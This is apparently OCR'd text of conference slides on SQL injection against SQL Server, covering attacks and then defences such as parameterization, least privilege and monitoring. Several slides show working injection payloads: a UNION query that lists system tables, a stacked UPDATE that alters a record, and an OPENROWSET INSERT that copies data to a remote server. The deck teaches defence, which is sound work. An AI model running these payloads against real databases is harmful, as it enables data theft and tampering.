


Name: Ethan%'; UPDATE Application.People SET FullName='Mile Kitić' WHERE PersonID=11--

	PersonID	FullName	EmailAddress	IsEmployee
▶	1158	Ethan Hopkins	ethan@tailspintoys.com	☐
	11	Ethan Onslow4	ethano@wideworldimporters.com	☑
*				☐

```
SELECT PersonID,FullName,EmailAddress,IsEmployee FROM Application.People WHERE FullName
LIKE N'Etha'  UNION ALL SELECT 1,SCHEMA_NAME(schema_id),name, 1  FROM sys.tables
```

SQL Injection Attacks – Data Manipulation




Name: Ethan%'; UPDATE Application.People SET FullName='Mile Kitić' WHERE PersonID=11--

	PersonID	FullName	EmailAddress	IsEmployee
▶	1158	Ethan Hopkins	ethan@tailspintoys.com	□
	11	Ethan Onslow4	ethano@wideworldimporters.com	☑
*				□

```
SELECT PersonID,FullName,EmailAddress,IsEmployee FROM Application.People
WHERE FullName LIKE N'Ethan%'; UPDATE Application.People SET FullName='Mile Kitić'
WHERE PersonID=11--
```


SQL Injection Attacks – Data Manipulation



Name: Mile Kit

	PersonID	FullName	EmailAddress	IsEmployee
▸	11	Mile Kitic	ethano@wideworldimporters.com	☑
*				□

SQL Injection Attacks – Data Manipulation



Name: Mile Kit

	PersonID	FullName	EmailAddress	IsEmployee
▸	11	Mile Kitic	ethano@wideworldimporters.com	☑
*				□

Blind SQL Injection

- Get response data from detailed error messages and HTTP status codes


- IF…THEN and WAITFOR DELAY (totally blind)

- Do not show detailed error messages in your applications – this is a great exploring tool for attackers!

Why OPENROWSET can be danger?

- OPENROWSET function allows access to a remote data source (ad hoc distributed query)
- With this INSERT statement, the hacker inserted the definition of all your tables into his own database.

- Enable ad hoc distributed queries only if you really need them



```
 INSERT INTO OPENROWSET('SQLNCLI','
 Server=[redacted]\SQL2018R2EXPRESS;Database=M;Uid=MitarMiric;Pwd=NeDirajOnog;',
'SELECT * FROM HakovaneTabele')
```

SQL Injection Defense

- Preventing SQL Injection
- Database level of defense
- Recommendations
- Monitoring

SQL Injection Defense

- Parameterize queries and stored procedures calls!

- Use a least privileged account to connect to the database!

- Validate user inputs (sanitize, white/black lists) and encoding outputs - do not trust them!

- Do not show error details to end-users!

- Do not create an SQL String dynamically by concatenation!

Database level of defense

- Remove all unnecessary SQL Server features
- Sensitive information should be hashed
- Not actual information should be removed to the archive
- Apply the latest security patches
- Set security Audit Level to Failure and monitor it
- Check for bad passwords

SQL Injection Defense

- Recommendations
  - Use static stored procedures (but do not forget to parameterize!)
  - Dynamic SQL should not be executed with exec, but with sp_executesql (parameterized)
  - Do not hardcode passwords

- Test your applications for SQL injection vulnerabilities:Tools:
  - Microsoft Source Code Analyzer for SQL Injection
  - SQL Power Injector
  - UrlScan Security Tool

SQL Injection Defense - Monitoring

- Communication between web applications and database should be monitored

- SQL Injection attempts should be logged (IP addresses and other environment information)

Summary

- One of the most common methods of attack
- Who is responsible for it?
  - Application Developer!

- How to prevent SQL Injection?
  - Parametrization
    - Stored Procedures
    - Dynamic SQL => sp_executesql
    - Prepared Statements
  - Sanitizing input
  - Least Privilege
  - White List
  - Monitoring

Summary

- When you tell her that you didn’t parameterize your queries…

PARAMETRIZE!